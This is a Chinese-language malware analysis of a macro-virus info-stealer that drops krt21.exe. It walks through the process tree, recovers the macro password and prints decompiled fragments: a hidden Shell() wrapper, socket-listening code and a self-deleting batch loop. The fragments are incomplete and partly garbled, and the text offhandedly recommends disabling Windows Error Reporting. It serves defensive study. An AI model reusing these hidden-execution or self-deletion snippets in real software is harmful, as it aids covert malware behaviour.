


## 样本分析

答：

执行宏病毒之后 winword.exe 进行生成子进程 krt21.exe 进程，krt21.exe 又调用 cmd.exe 执行指令。

其中新生成了 svchost.exe 也执行了一段指令如下：




来看看其作用是什么：

允许在程序停止运行或停止响应时报告错误，并允许提供现有解决方案。还允许为诊断和修复服务生成日志。如果此服务被停止，则错误报告将无法正确运行，而且可能不显示诊断服务和修复的结果。没人喜欢错误，对你和微软而言，错误报告传送过去都没什么用。关了它。


\\Windows\System32\svchost.exe -k WerSvcGroup

可以肯定的是病毒不想让系统或者微软捕获因为自身运行而产生异常的信息。


dllhost 也执行了一段非正常指令：




生成恶意 rtf 文档和记录服务器时间的压缩包，以及恶意 PE 文件 krt21.exe




下面开始分析宏代码，发现被加密：




offkey 得到密码 **3BLD** :



得到宏代码:



解密恶意字符串用作命名:



实际的执行指令 shell()如下:

```
Public Function Gywda()
Dim byuwef As String
NUQWD = "q;'wld;'wqdm,"
End Function
Sub njsdnba()
Do While yras < vbhfw
VNBQWD = "a'lsdpqw,d"
Loop
End Sub
Public Function Mshduwh(ms As String)
Dim ght As Variant
ght = Shell(ms, 0)
End Function
Sub cuhhiqwd()
BUQWD = "qwlkdjlwqkljd"
End Sub
```

实际此宏病毒也是典型的“带宏吐 PE”，因此接下来分析该 PE krt21.exe 即可：

如下为获取计算机处理器、时间、内存等相关信息。

```
if ( hWnd )
{
SystemInfo.dwActiveProcessorMask = 6;
SystemInfo.dwNumberOfProcessors = 0;
memset(&SystemInfo.dwProcessorType, 0, sizeof(struct _SYSTEM_INFO));
wParam = 0;
GetClientRect(hWnd, &Rect);
v5 = Rect.right - Rect.left - GetSystemMetrics(2);
SystemInfo.dwProcessorType = MulDiv(v5, 60, 100);
SystemInfo.dwAllocationGranularity = (DWORD)"module";
if ( SendMessage(hWnd, 0x101Bu, 0, (LPARAM)&SystemInfo.dwActiveProcessorMask) != -1 )
wParam = 1;
SystemInfo.dwActiveProcessorMask |= 1u;
SystemInfo.dwNumberOfProcessors = 1;
SystemInfo.dwProcessorType = MulDiv(v5, 15, 100);
SystemInfo.dwAllocationGranularity = (DWORD)"time";
if ( SendMessage(hWnd, 0x101Bu, wParam, (LPARAM)&SystemInfo.dwActiveProcessorMask) != -1 )
++wParam;
SystemInfo.dwProcessorType = MulDiv(v5, 15, 100);
SystemInfo.dwAllocationGranularity = (DWORD)"time";
if ( SendMessage(hWnd, 0x101Bu, wParam, (LPARAM)&SystemInfo.dwActiveProcessorMask) != -1 )
++wParam;
SystemInfo.dwProcessorType = MulDiv(v5, 10, 100);
SystemInfo.dwAllocationGranularity = (DWORD)"";
SendMessage(hWnd, 0x101Bu, wParam, (LPARAM)&SystemInfo.dwActiveProcessorMask);
SendMessage(hWnd, 0x1036u, 0, 65568);
}
```

向服务器发送信息：

```

wParamc = (WPARAM)(&wParamb[::lParam] + 2 * hWnddb - (_DWORD)hHeap);
if ( v144 == (HWND)1 )
    ::lParam += dword_43F8A8 * (dword_43F8A4 + 1);
v130 = 0;
v131 = 0;
v132 = 0;
v133 = 0;
SendMessage(0, 0x404u, 4u, (LPARAM)&v130);
hob = (char *)::hWnd + (_DWORD)hWndParent * (hWndb + 1) + 20;
Rect.left = CredGetSessionTypes(0, &v120);
if ( Rect.left )
    Rect.left = 0;
SendMessage(0, 0x401u, 0, (LPARAM)"Status Bar");
::hWnd = (HWND)Rect.left;
if ( (signed int)(hob + 2) > 0 )
    v112 = (HGLOBAL)(v120 * ((_DWORD)hWndParent + -::lParam + 26));
SendMessage(0, 0x401u, 0x201u, (LPARAM)"2nd");
SendMessage(0, 0x401u, 0x202u, (LPARAM)"3rd");
SendMessage(0, 0x401u, 0x203u, (LPARAM)"4th");
v144 = ::hWnd;

```

监听服务器消息动态:

```

sub_405884(0, 0);
GlobalFree((HGLOBAL)pBlock);
::lParam = 0;
hDlg = (HWND)socket(2, 1, 0);
DWORD(v144) = 2;
v145 = 0;
HIWORD(v144) = htons(dword_43F8A4);
if ( bind((SOCKET)hDlg, (const struct sockaddr *)&v144, 16) == -1 )
{
    v27 = GetLastError();
    v28 = sub_405884("bind failed: %u\n", v27);
    fprintf(FILE *)(v28 + 64), v29);
}
if ( listen((SOCKET)hDlg, 1) == -1 )
{
    v30 = GetLastError();
    v31 = sub_405884("listen failed: %u\n", v30);
    fprintf(FILE *)(v31 + 64), v32);
}
closesocket((SOCKET)hDlg);
GlobalUnlock(0);
v33 = GlobalAlloc(0x42u, 0x10u);
if ( v33 )
    v26 = 0;
GlobalLock(v33);
if ( CloseMetaFile(0) )
    hWndParenta = (HWND)v26;

```


监听用户输入执行数据保存发送:

```

while ( v68 );
GetTextExtentPointA(hDC, (LPCSTR)v160, strlen((const char *)v160), (LPSIZE)&v146);
SelectObject(hDC, (HGDIOBJ)Rect.left);
ReleaseDC(v144, hDC);
InvalidateRect(v144, 0, 1);
Rect.left = Flags;
if ( s == 1 )
{
    v69 = CreateWindowExA(
        0,
        "SysTreeView32",
        0,
        0x50000407u,
        X,
        100,
        200,
        ::lParam,
        (HWND)v112,
        (HMENU)0x9D,
        (HINSTANCE)Flags,
        0);
    v144 = (HWND)ImageList_Create(16, 16, 0x10u, 2, 10);
    Rect.left = (LONG)LoadBitmapA((HINSTANCE)Rect.left, (LPCSTR)(unsigned __int16)::lParam);
    ImageList_Add((HIMAGELIST)v144, (HBITMAP)Rect.left, 0);
    DeleteObject((HGDIOBJ)Rect.left);
    SendMessageA(v69, 0x1109u, 0, (LPARAM)v144);
    SendMessageA(v69, 0x111Du, 0, 9889480);
    SendMessageA(v69, 0x111Fu, 0, 0);
    SendMessageA(v69, 0x1107u, 0x1Eu, 0);
    v70 = SendMessageA(v69, 0x1106u, 0, 0);
    sprintf((char *)v160, "%d", v70);
    SendMessageA(v69, 0x1118u, 0x21u, 0);
    v71 = SendMessageA(v69, 0x111Cu, 0, 0);
    sprintf((char *)v160, "%d", v71);
    SendMessageA(v69, 0x111Eu, 0, 6592000);
    SendMessageA(v69, 0x1120u, 0, 0);
}

```

其他行为如释放的脚本文件，目的是判断文件是否存在：



```

1
2
3
4      :ktk
5
6
7      del          %1
8      if          exist      %1      goto
9      ktk
10     del          %0

```

## 结论：

该宏病毒的作用就是窃密者，可以特点是带宏吐 PE，实际的恶意行为通过释放的 krt21.exe 执行，能够窃取用户的 office 产品数据，比如 outlook 邮件软件，并且能够将收集到的数据发送给远程恶意 C2。